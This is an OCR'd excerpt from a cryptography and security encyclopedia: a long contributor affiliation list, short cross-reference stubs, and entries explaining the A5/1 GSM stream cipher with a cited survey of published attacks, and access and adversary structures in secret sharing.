Niels Provos
Google INC, Mountain View, CA, USA

Baodong Qin

School of Cyberspace Security, Xi'an University of Posts & Telecommunications, Xi'an, P.R. China

Jean-Jacques Quisquater
ICTEAM, UCLouvain, Louvain-la-Neuve, Belgium

Jean-Jacques Quisquater
Intel Corporation, Santa Clara, CA, USA

Jean-Jacques Quisquater
Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium

Radmilo Racic
Department of Computer Science, University of California, Davis, CA, USA

Alberto Pedro Raez Liria
CNP, Madrid, Spain

Md Moshiur Rahman
University of Florida, Gainesville, FL, USA

Kiran Raja
Norwegian University of Science and Technology (NTNU), Gjøvik, Norway

Raghavendra Ramachandra
Norwegian University of Science and Technology (NTNU), Gjøvik, Norway

Ranvir Rana
University of Illinois at Urbana-Champaign, Urbana, IL, USA

Silvio Ranise
Università di Trento and Fondazione Bruno Kessler, Trento, Italy

Simone Raponi

Division of Information and Computing Technology, College of Science and Engineering, Hamad Bin Khalifa University, Qatar Foundation, Doha, Qatar

Awais Rashid
Computer Science, University of Bristol, Bristol, UK

Christian Rathgeb
Secunet Security Networks AG, Essen, Germany

Ajita Rattani
Electrical Engineering and Computer Science, Wichita State University, Wichita, KS, USA

Mohamed Omar Rayes
Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Francesco Regazzoni
University of Amsterdam, Amsterdam, The Netherlands

Francesco Regazzoni
Universtità della Svizzera italiana, Lugano, Switzerland

Delphine Reinhardt
Institute of Computer Science, University of Göttingen, Göttingen, Germany

Nathan Reitinger
Department of Computer Science, University of Maryland, College Park, MD, USA

Kui Ren
School of Cyber Science and Technology, Zhejiang University, Hangzhou, China

Ling Ren
University of Illinois at Urbana-Champaign, Urbana, IL, USA

Karen Renaud
Department of Computer and Information Sciences, University of Strathclyde, Glasgow, UK

Karen Renaud
Department of Information Systems, Rhodes University, Grahamstown, South Africa

Moritz Riesner
Department of Information Systems, University of Regensburg, Regensburg, Germany

Vincent Rijmen
Department of Electrical Engineering/ESAT, Katholieke Universiteit Leuven, Heverlee, Belgium

Ruben Rios
Network, Information and Computer Security Lab, Universidad de Málaga, Málaga, Spain

Ruben Rios
ITIS Software, Universidad de Málaga, Málaga, Spain

Matthieu Rivain
CryptoExperts, Paris, France

Ronald L. Rivest
Department of Electrical Engineering and Computer Science, Massachusetts Institute of Technology, Cambridge, MA, USA

Matthew J. B. Robshaw
Orange Labs, Issy Moulineaux, France

Marco Rosa
SAP Security Research, Mougins, France

Arnon Rosenthal
The MITRE Corporation, Bedford, MA, USA

Arun Ross
Department of Computer Science and Engineering, Michigan State University, East Lansing, MI, USA

Arun Ross
Department of Computer Science and Electrical Engineering, West Virginia University, Morgantown, WV, USA

Scott A. Rotondo
Oracle Corporation, Redwood Shores, CA, USA

Neil C. Rowe
U.S. Naval Postgraduate School, Monterey, CA, USA

Julian Rrushi
School of Computer Science and Engineering, Oakland University, Rochester Hills, MI, USA

Juan E. Rubio
Department of Computer Science, University of Malaga, Malaga, Spain

Jungwoo Ryoo
Division of Business and Engineering, Penn State Altoona, Altoona, PA, USA

Sayandeep Saha
Department of Computer Science and Engineering, Indian Institute of Technology Kharagpur, Kharagpur, India

Kazuo Sakiyama
The University of Electro-Communications, Tokyo, Japan

Kazue Sako
Department of Computer Science and Engineering, Waseda University, Tokyo, Japan

Kazue Sako
NEC, Kawasaki, Japan

Malek Ben Salem
Department of Computer Science, Columbia University, New York, NY, USA

Paolo Salvaneschi
Department of Information Technology and Mathematical Methods, University of Bergamo, Dalmine, BG, Italy

Guido Salvaneschi
University of St. Gallen, St. Gallen, Switzerland

Pierangela Samarati
Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

David Samyde
Intel Corporation, Santa Clara, CA, USA

Sudeep Sarkar
Computer Science and Engineering, University of South Florida, Tampa, FL, USA

Avesta Sasan
George Mason University, Fairfax, VA, USA

Roberto Sassi
Department of Computer Science, Università degli studi di Milano, Milan, Italy

Daniel Schlette
Chair of Information Systems, University of Regensburg, Regensburg, Germany

Bruce Schneier
BT, London, UK

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Matthias Schunter
Intel Labs Europe, Munich, Germany

Jörg Schwenk
Horst Görtz Institute for IT Security, Ruhr University Bochum, Bochum, Germany

Savio Sciancalepore
Eindhoven University of Technology (TU/e), Eindhoven, The Netherlands

Edward Sciore
Computer Science Department, Boston College, Chestnut Hill, MA, USA

Fabio Scotti
Department of Computer Science, Università degli studi di Milano, Milan, Italy

Nicolas Sendrier
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Basit Shafiq
CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

Adi Shamir
The Paul and Marlene Borman Professor of Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel

Shantanu Sharma
Department of Computer Science, New Jersey Institute of Technology, Newark, NJ, USA

Mohamed Shehab
College of Computing and Informatics, University of North Carolina Charlotte, Charlotte, NC, USA

Micah Sherr
Department of Computer Science, Georgetown University, Washington, DC, USA

R. Simon Sherratt
Department of Biomedical Engineering, University of Reading, Reading, UK

Vlad Shmerko
Biometric Technologies Laboratory, Department of Electrical and Software Engineering, University of Calgary, Calgary, AB, Canada

Igor Shparlinski
Department of Computing Faculty of Science, Macquarie University, Sydney, Australia

Robert Silverman
Chelmsford, MA, USA

Richard T. Simon
Harvard Medical School, Center for Biomedical Informatics, Cambridge, MA, USA

Greg Sinclair
The Volgenau School of Engineering and IT, Centre for Secure Information Systems, George Mason University, Fairfax, VA, USA

Gautam Singaraju
The Volgenau School of Engineering and IT, George Mason University Ask.com, Fairfax, VA, USA

Richa Singh
IIT Jodhpur, Jodhpur, India

Anoop Singhal
National Institute of Standards and Technology, Gaithersburg, MD, USA

Radu Sion
National Security Institute, Stony Brook University, Stony Brook, NY, USA

Jack Smalligan
The Georgia Institute of Technology, Atlanta, Georgia

Ben Smeets
Department of Information Technology, Lund University, Lund, Sweden

Matthew Smith
Department of Computer Science, University of Oxford, Oxford, UK

Alan D. Smith
Department of Marketing, Robert Morris University, Moon Township (Pittsburgh), PA, USA

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Dirk Snyman
School of Computer Science and Information Systems, North-West University, Potchefstroom, South Africa

Agusti Solanas
Universitat Rovira i Virgili, Tarragona, Catalonia, Spain

Jerome A. Solinas
National Security Agency, Ft Meade, Savage, MD, USA

Christoph Sommer
TU Dresden, Dresden, Germany

Claudio Soriente
NEC Labs Europe, Heidelberg, Germany

Pantelis Sotirelis
School of Production Engineering and Management, Technical University of Crete, Chania, Greece

Aikaterini Soumelidou
Department of Informatics, Ionian University, Corfu, Greece

Angelo Spognardi
Computer Science Department, Sapienza University of Rome, Rome, Italy

Ankur Srivastava
University of Maryland, College Park, MD, USA

Anurag Srivastava
Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering, George Mason University, Fairfax, VA, USA

Mudhakar Srivatsa
IBM Research Division, Thomas J. Watson Research Center, Yorktown Heights, NY, USA

William Stallings
WilliamStallings.com, Brewster, MA, USA

François-Xavier Standaert
Microelectronics Laboratory, Université Catholique de Louvain, Louvain-la-Neuve, Belgium

Angelos Stavrou
Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

Mark Stephens
SMU HACNet Labs, School of Engineering, Southern Methodist University, Nacogdoches, TX, USA

Anton Stiglic
Instant Logic, Montreal, QC, Canada

Adrian Stoica
Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, USA

Salvatore J. Stolfo
Department of Computer Science, Columbia University, New York, NY, USA

Scott D. Stoller
Department of Computer Science, Stony Brook University, Stony Brook, NY, USA

Martin Strohmeier
Cyber-Defence Campus, armasuisse Science and Technology, Zurich, Switzerland

Martin Strohmeier
Department of Computer Science, University of Oxford, Oxford, UK

Kiruba Sankaran Subramani
The University of Texas at Dallas, Richardson, TX, USA

Nary Subramanian
Department of Computer Science, The University of Texas at Tyler, Tyler, TX, USA

Ravichandran Subramanian
Leidos Corporation, Tampa, FL, USA

Kun Sun
Intelligent Automation, Inc, Rockville, MD, USA

Berk Sunar
Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

Laurent Sustek
Inside Secure France, Atmel, France

Benjamin Tan
Center for Cybersecurity, New York University, New York, NY, USA

Aimilia Tasidou
Telecom SudParis, Evry, France

Pietro Tedeschi

Division of Information and Computing Technology (ICT), College of Science and Engineering (CSE), Hamad Bin Khalifa University (HBKU), Doha, Qatar

Rahul Telang
Carnegie Mellon University, Pittsburgh, PA, USA

Manolis Terrovitis
Information Management Systems Institute, Athena Research Center, Athens, Greece

Edlyn Teske
Department of Combinatorics and Optimization, University of Waterloo, Waterloo, ON, Canada

Nicolas Thériault
Universidad de Santiago de Chile, Santiago, Chile

Emmanuel Thome
INRIA Lorraine Campus Scientifique, Villers-Lès-Nancy Cedex, France

Kerry-Lynn Thomson
School of IT, Nelson Mandela University, Port Elizabeth, South Africa

Mitchell A. Thornton
Darwin Deason Institute for Cyber Security, Department of Electrical and Computer Engineering, Lyle School of Engineering Southern Methodist University, Dallas, TX, USA

Mehdi Tibouchi
Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

Nils Ole Tippenhauer
CISPA Helmholtz Center for Information Security, Saarbrücken, Germany

Massimo Tistarelli

Computer Vision Laboratory, Department of Sciences and Information Technology, University of Sassari, Alghero, Sassari, Italy

Genny Tortora
Department of Computer Science, University of Salerno, Fisciano, Italy

Issa Traoré
Department of Electrical and Computer Engineering, University of Victoria, Victoria, BC, Canada

Assia Tria
CEA-LETI, Grenoble, France

Alberto Trombetta
Dipartimento di Scienze Teoriche e Applicate, Università degli Studi dell'Insubria, Varese, Italy

Eran Tromer
Computer Science and Artificial Intelligence Laboratory, Massachusetts Institute of Technology, Cambridge, MA, USA

Aggeliki Tsohou
Department of Informatics, Ionian University, Corfu, Greece

Michael Tunstall
Rambus Cryptography Research, San Francisco, CA, USA

Sean Turner
sn3rd, LLC, Washington, DC, USA

Federico Turrin
Department of Mathematics, University of Padua, Padua, Italy

Andreas Uhl
Department of Computer Sciences, University of Salzburg, Salzburg, Austria

Salil Vadhan

School of Engineering & Applied Sciences, Harvard University, Cambridge, MA, USA

Jaideep Vaidya
Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

Cédric Van Rompay
EURECOM, Biot Sophia Antipolis, France

Henk C. A. van Tilborg
Department of Mathematics and Computing Science, Eindhoven University of Technology, Eindhoven, The Netherlands

Peter Van Valkenburgh
Coin Center, Washington, DC, USA

Mayank Varia
Computer Science and Artificial Intelligence Laboratory (CSAIL), Massachusetts Institute of Technology, Cambridge, MA, USA

Matteo Varvello
Bell Labs, Nokia, Holmdel, NJ, USA

Mayank Vatsa
IIT Jodhpur, Jodhpur, India

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Helmut Veith
Institute of Information Systems, Technische Universität Wien, Wien, Austria

V. N. Venkatakrishnan
Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Sridhar Venkatesan
Peraton Labs, Bernards, NJ, USA

Sudip Vhaduri
Department of Computer and Information Science, Fordham University, Bronx, NY, USA

Christian Viard-Gaudin
Polytech Nantes, Université de Nantes, IRCCyN, Nantes, France

Marion Videau
Université Henri Poincaré, Nancy 1/LORIA and ANSSI, Paris, France

Manfred Vielberth
Chair of Information Systems, University of Regensburg, Regensburg, Germany

João P. Vilela
CISUC, CRACS/INESCTEC and Department of Computer Science, Faculty of Sciences, University of Porto, Porto, Portugal

Sabrina De Capitani di Vimercati
Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

Pramod Viswanath
Princeton University, Princeton, NJ, USA

Triet D. Vo-Huu
Northeastern University, Boston, MA, USA

Nikolaos Vordonis
Department of Economics, Democritus University of Thrace, Komotini, Greece

Spyros Voulgaris
Athens University of Economics and Business, Athens, Greece

Isabel Wagner
De Montfort University, Leicester, UK

Muhammad Waleed
Department of Electronic Systems, Aalborg University, Copenhagen, Denmark

Dan Wallach
Department of Computer Science, Rice University, Houston, TX, USA

Colin D. Walter
Information Security Group, Royal Holloway University of London, Surrey, UK

Nana Wang
Jiangsu Normal University, Xuzhou, China

Wei Wang
Beijing Key Laboratory of Security and Privacy in Intelligent Transportation, Beijing Jiaotong University, Beijing, China

Jiafan Wang
Department of Information Engineering, Chinese University of Hong Kong, Shatin, Hong Kong

Lingyu Wang
Concordia Institute for Information Systems Engineering, Concordia University, Montreal, QC, Canada

Xiao Wang
Department of Computer Science, Northwestern University, Evanston, IL, USA

Xinyue Wang
Rutgers University, Newark, NJ, USA

Yi Wang
National University of Defense Technology, Changsha, China

XiaoFeng Wang

School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

Michael Ward
Product Security Chip Centre of Excellence MasterCard Worldwide, Waterloo, Belgium

Merrill Warkentin
Management & Information Systems, Mississippi State University, Mississippi State, MS, USA

Nicholas C. Weaver
International Computer Science Institute, Berkeley, CA, USA

Xiangyu Wei
Beijing Key Laboratory of Security and Privacy in Intelligent Transportation, Beijing Jiaotong University, Beijing, China

André Weimerskirch
Escrypt Inc., Ann Arbor, MI, USA

Mor Weiss
Bar-Ilan University, Ramat Gan, Israel

Jian Weng
Jinan University, Guangzhou, China

William Whyte
Security Innovation, Wilmington, MA, USA

Michael J. Wiener
Molecular Physiology and Biological Physics, University of Virginia, Charlottesville, VA, USA

Jeffrey J. Wiley
Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Dallas, TX, USA

Julian Williams

Julian Williams Institute of Hazard Risk and Resilience and the Durham University Business School, University of Durham, Durham, UK

Tania Williams
The University of Alabama in Huntsville, Huntsville, AL, USA

William E. Winkler
Statistical Research Division, U.S. Bureau of the Census, Washington, DC, USA

Bruno Woltzenlogel Paleo
Piracicaba, Brazil

Brian Wongchaowart
Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

Damon L. Woodard
Florida Institute for Cybersecurity (FICS) Research, Department of Electrical and Computer Engineering, University of Florida, Gainesville, FL, USA

Qianhong Wu
School of Cyber Science and Technology, Beihang University, Beijing, China

Christos Xenakis
Department of Digital Systems, University of Piraeus, Piraeus, Greece

Shan Xiao
Management & Information Systems, Mississippi State University, Mississippi State, MS, USA

Xiaokui Xiao
School of Computer Engineering, Nanyang Technological University, Singapore, Singapore

Daniel Xing

University of Maryland, College Park, MD, USA

Li Xiong
Emory University, Atlanta, GA, USA

Wenyuan Xu
College of Electrical Engineering, Zhejiang University, Hangzhou, China

Asahiko Yamada
Cyber Physical Security Research Center, National Institute of Advanced Industrial Science and Technology, Tokyo, Japan

Atsuhiro Yamagishi
IT Security Center, Information-Technology Promotion Agency, Bunkyo-ku, Tokyo, Japan

Zheng Yan
State Key Laboratory on Integrated Services Networks, School of Cyber Engineering, Xidian University, Xi'an, China

Zheng Yan
Department of Communications and Networking, Aalto University, Espoo, Finland

Bo-Yin Yang
Research Fellow, Taipei, Taiwan

Qiushi Yang
Department of Computer Science, University College London, London, UK

Xiaowei Yang
Department of Computer Science, Duke University, Durham, NC, USA

Yang Yang
Singapore Management University, Singapore, Singapore

Yi Yang
Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

Athanasios N. Yannacopoulos
Department of Statistics, Athens University of Economics and Business, Athens, Greece

Svetlana Yanushkevich
Biometric Technologies Laboratory, Department of Electrical and Software Engineering, University of Calgary, Calgary, AB, Canada

Svetlana N. Yanushkevich
Department of Electrical and Computer Engineering, Schulich School of Enginering, University of Calgary, Calgary, AB, Canada

Bulent Yener
Department of Computer Science, Rensselaer Polytechnic Institute, Troy, NY, USA

Kevin Yeo
Google LLC, Menlo Park, CA, USA

Xuefei Yin
School of Engineering and Information Technology, University of New South Wales, Canberra, ACT, Australia

Sachiko Yoshihama
IBM Research-Tokyo, Yamato, Kanagawa, Japan

Cuilin Yu
Department of Supply Chain and Information Management, Hang Seng University of Hong Kong, Hong Kong, China

Philip S. Yu
Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

Shucheng Yu
Department of Electrical and Computer Engineering, Stevens Institute of Technology, Hoboken, NJ, USA

Yu Yu
Shanghai Jiao Tong University, Shanghai, China

Feng Yue
Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Hong Kong

Feng Yue
School of Computer Science and Technology, Harbin Institute of Technology, Harbin, China

Moti Yung
Google Inc, New York, NY, USA

Moti Yung
Columbia University, New York, NY, USA

Matthew Zaber
Southern Methodist University, Dallas, TX, USA

Razieh Nokhbeh Zaeem
Center for Identity, The University of Texas at Austin, Austin, TX, USA

Yikui Zhai
Department of Intelligent Manufacturing, Wuyi University, Jiangmen, China

David Zhang
School of Data Science, The Chinese University of Hong Kong, Shenzhen, China

David Zhang
Bio-Computing Research Center, Harbin Institute of Technology, Shenzhen, China

David Zhang
Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Hong Kong

David Zhang
Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China

Ning Zhang
Washington University, St. Louis, MO, USA

Menghyuan Zhang
The Hong Kong Polytechnic University, Hong Kong, China

Wensheng Zhang
Department of Computer Science, College of Liberal Arts and Sciences, Iowa State University, Ames, IA, USA

Yinghui Zhang
School of Cyberspace Security, Xi'an University of Posts and Telecommunications, Xi'an, P.R. China

Yinghui Zhang
School of Cyberspace Security, Xi'an University of Posts and Telecommunications, Xi'an, Shaanxi, China

Zonghua Zhang
IMT Lille Douai, Institut Mines-Télécom, Villeneuve d'Ascq, France

Yongjun Zhao
Nanyang Technological University, Singapore, Singapore

Zhen Zhao
School of Cyber Engineering, Xidian University, Xi'an, Shaanxi, China

Jingxiao Zheng
University of Maryland, College Park, MD, USA

Jianying Zhou
SUTD, Singapore, Singapore

Wei Zhou

School of Computer and Information Security, Guilin University of Electronic Technology, Guilin, China

Sencun Zhu
Department of Computer Science and Engineering, Pennsylvania State University, University Park, PA, USA

Tianqing Zhu
School of Computer Science, University of Technology Sydney, Sydney, NSW, Australia

Yanming Zhu
School of Engineering and Information Technology, University of New South Wales, Canberra, ACT, Australia

Zhichao Zhu
Shape Security, San Francisco Bay Area, CA, USA

Paul Zimmermann
Team Caramel, Bâtiment A, LORIA/INRIA, Villers-lès-Nancy Cedex, France

Dionysis Zindros
Stanford University, Stanford, CA, USA

Robert Zuccherato
Ajax, ON, Canada

Wangmeng Zuo
Department of Computing, The Hong Kong Polytechnic University, Hung Hom, Hong Kong

Wangmeng Zuo
School of Computer Science and Technology, Harbin Institute of Technology, Harbin, China

Mary Ellen Zurko

IBM Software Group Lotus Live Security Architecture and Strategy, Westford, MA, USA

Michael Zuzak
University of Maryland, College Park, MD, USA

A

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300003

5G

Privacy-Preserving Authentication in Wireless Access Networks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_332

A5/1

Anne Canteaut[1] ✉
(1) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

A5/1 is the symmetric cipher used for encrypting over- the-air transmissions in the GSM standard. A5/1 is used in most European countries, whereas a weaker cipher, called A5/2, is used in other countries (a description of A5/2 and an attack can be found in Petrović and Fúster-Sabater (2000)).

Background

The description of A5/1 was first kept secret, but its design was reversed engineered in 1999 by Briceno, Golberg, and Wagner.


Theory

A5/1 is a synchronous stream cipher based on linear feedback shift registers (LFSRs). It has a 64-bit secret key.

A GSM conversation is transmitted as a sequence of 228-bit frames (114 bits in each direction) every 4.6 millisecond. Each frame is xored with a 228-bit sequence produced by the A5/1 running-key generator. The initial state of this generator depends on the 64-bit secret key, K, which is fixed during the conversation, and on a 22-bit public *frame number*, F.


Description of the Running-Key Generator

The A5/1 running-key generator consists of 3 LFSRs of lengths 19, 22, and 23. Their characteristic polynomials are $X^{19} + X^5 + X^2 + X + 1$, $X^{22} + X + 1$, and $X^{23} + X^{15} + X^2 + X + 1$. For each frame transmission, the 3 LFSRs are first initialized to zero. Then, at time $t = 1, \ldots, 64$, the LFSRs are clocked, and the key bit K_t is xored to the feedback bit of each LFSR. For $t = 65, \ldots, 86$, the LFSRs are clocked in the same fashion, but the $(t - 64)$-th bit of the frame number is now xored to the feedback bits. This initialization phase is depicted on Fig. 1.



A5/1, Fig. 1 Initialization of the A5/1 running-key generator

After these 86 cycles, the generator runs as depicted on Fig. 2. Each LFSR has a clocking tap: tap 8 for the first LFSR, tap 10 for the second and the third ones (where the feedback tap corresponds to tap 0). At each unit of time, the majority value b of the 3 clocking bits is computed. A LFSR is clocked if and only if its clocking bit is equal to b. For instance, if the 3 clocking bits are equal to (1, 0, 0), the majority value is 0. The second and third LFSRs are clocked, but not the first one. The output of the generator is then given by the xor of the outputs of the 3 LFSRs. After the 86 initialization cycles, 328 bits are generated with the previously described irregular clocking. The first 100 ones are discarded and the following 228 bits form the running-key.



A5/1, Fig. 2 A5/1 running-key generator

Attacks on A5/1

Several time-memory trade-off attacks have been proposed on A5/1 exploiting the small size of the secret key or of the internal state (Biham and Dunkelman 2000; Biryukov et al. 2000). They require the knowledge of a few seconds of conversation plaintext and run very fast. Even if they need a huge precomputation time and memory, an optimized version has been implemented in 2008: the group "The Hacker's Choice" has precomputed the huge look-up tables involved in the time-memory trade-off attack. These tables have also been computed and then released in December 2009 by the *A5/1 cracking project* (Paget and Nohl 2009).

Another attack due to Ekdahl and Johansson (2003) exploits some weaknesses of the key initialization procedure. It has been later improved by Maximov, Johansson, and Babbage (2004), and then by Barkan and Biham (2005). It requires a few minutes using 5–10 s of conversation plaintext without any notable precomputation and storage capacity.

Most of these attacks can also be turned into ciphertext-only attacks in the context of GSM communications by exploiting the fact that error-correction is performed before encryption in the GSM transmissions (Barkan et al. 2003, 2008).

Cross-References

Stream Ciphers

Recommended Reading

Barkan E, Biham E, Keller N (2003) Instant ciphertext-only cryptanalysis of GSM encrypted communication. In: Advances in cryptology – CRYPTO'03. Lecture notes in computer science number, vol 2729. Springer, Heidelberg, pp 600–616

Barkan E, Biham E (2005) Conditional estimators: an effective attack on A5/1. In: Selected areas in cryptography – SAC 2005. Lecture notes in computer science, vol 3897. Springer, Heidelberg, pp 1–19

Barkan E, Biham E, Keller N (2008) Instant ciphertext-only cryptanalysis of GSM encrypted communication. J Cryptol 21(3):392–429
[MathSciNet]

Biham E, Dunkelman O (2000) Cryptanalysis of the A5/1 GSM stream cipher. In: Indocrypt 2000. Lecture notes in computer science, vol 1977. Springer, Heidelberg, pp 43–51

Biryukov A, Shamir A, Wagner D (2000) Real time attack of A5/1 on a PC. In: Fast software encryption – FSE 2000. Lecture notes in computer science, vol 1978. Springer, Heidelberg, pp 1–18

Ekdahl P, Johansson T (2003) Another attack on A5/1. IEEE Trans Inform Theory 49(1):284–289
[MathSciNet]

Maximov A, Johansson T, Babbage S (2004) An improved correlation attack on A5/1. In: Selected areas in cryptography – SAC 2004. Lecture notes in computer science, vol 3357. Springer, Heidelberg, pp 1–18

Paget C, Nohl K (2009) GSM: SRSLY? In: 26th chaos communication congress – 26C3. http://events.ccc.de/congress/2009/Fahrplan/events/3654.en.html

Petrović S, Fúster-Sabater A (2000) Cryptanalysis of the A5/2 algorithm. Cryptology ePrint Archive, Report 2000/052. http://eprint.iacr.org/. Accessed Oct 2000

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300004

ABAC

Attribute-Based Access Control

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300005

ABE

Attribute-Based Encryption
User Revocation in Identity-Based Encryption and Attribute-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300007

Abuse

Economics of Cybercrime: Identity Theft and Fraud

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300008

Abuse of Trust

Insider Threat

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_313

Access and Adversary Structure

Yvo Desmedt[2] ✉
(2) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Access structure Ito et al. (1987)

Definition 1 Let P be a set of parties. An access structure Γ_P is a subset of the powerset 2^P. (Each element Γ_P is considered trusted, e.g., have access to a shared secret.) Γ_P is monotone if for each element of Γ_P each superset belongs to Γ_P; formally, when $A \subseteq \mathcal{B} \subseteq P$ and $A \in \Gamma_P$, then $\mathcal{B} \in \Gamma_P$.

Adversary structure Hirt and Maurer (2000)

Definition 2 An adversary structure is the complement of an access structure; formally, if Γ_P is an access structure, then $2^P \setminus \Gamma_P$ is an adversary structure.

Theory

Access structures express what subsets of parties can be trusted, while an adversary structure lists these that can not. Note that the concept is very different from *access control*. Indeed in access control one usually gives

access to single parties, while a typical authorized set in an access structure typically will have more than a single party.

An important example of an access structure is a threshold one. Suppose $|P| = n$; then in a threshold access structure $\Gamma_P = \{A \mid |A| \geq t \text{ and } A \subseteq P\}$. In this case, the subsets of P for which $|A| = t$ obviously belong to Γ_P. This collection of such A is called the minimal access structure. In general we have the following definition.

Definition 3 Let P be as in Definition 1 and let Γ_P be monotone. We call $\Gamma P* = \{A \mid A \in \Gamma_P \text{ and } \forall \mathcal{B} \subsetneq A : \mathcal{B} \notin \Gamma_P\}$ the minimal access structure.

Consider again the threshold access structure. We see that when $A \subseteq P$ and $|A| < t$, then $A \notin \Gamma_P$. These A form the adversary structure. Moreover, the collection of A such that $|A| = t - 1$ is called the maximal adversary structure, which in its generality is defined below.

Definition 4 Let P be as in Definition 1 and let Γ_P be a monotone access structure. The set $\{A \mid A \in 2^P \setminus \Gamma_P \text{ and for all } \mathcal{B} \subseteq P \text{ for which } A \subsetneq \mathcal{B} : \mathcal{B} \in \Gamma_P\}$ is the maximal adversary structure.

Conditions expressed on the access structure and/or adversary structure play a key role to decide whether *ideal secret sharing* exists and whether for a given network *perfectly secure message transmission* is possible or not. Moreover, whether *secure multiparty computation* is possible or not is also expressed as such a condition. The concepts defined here are used in thousands of papers.

Cross-References

Perfectly Secure Message Transmission
Secret Sharing and Shamir Threshold Scheme
Secure Multiparty Computation

References

Hirt M, Maurer U (2000) Player simulation and general adversary structures in perfect multiparty computation. J Cryptol 13(1):31–60
[MathSciNet]

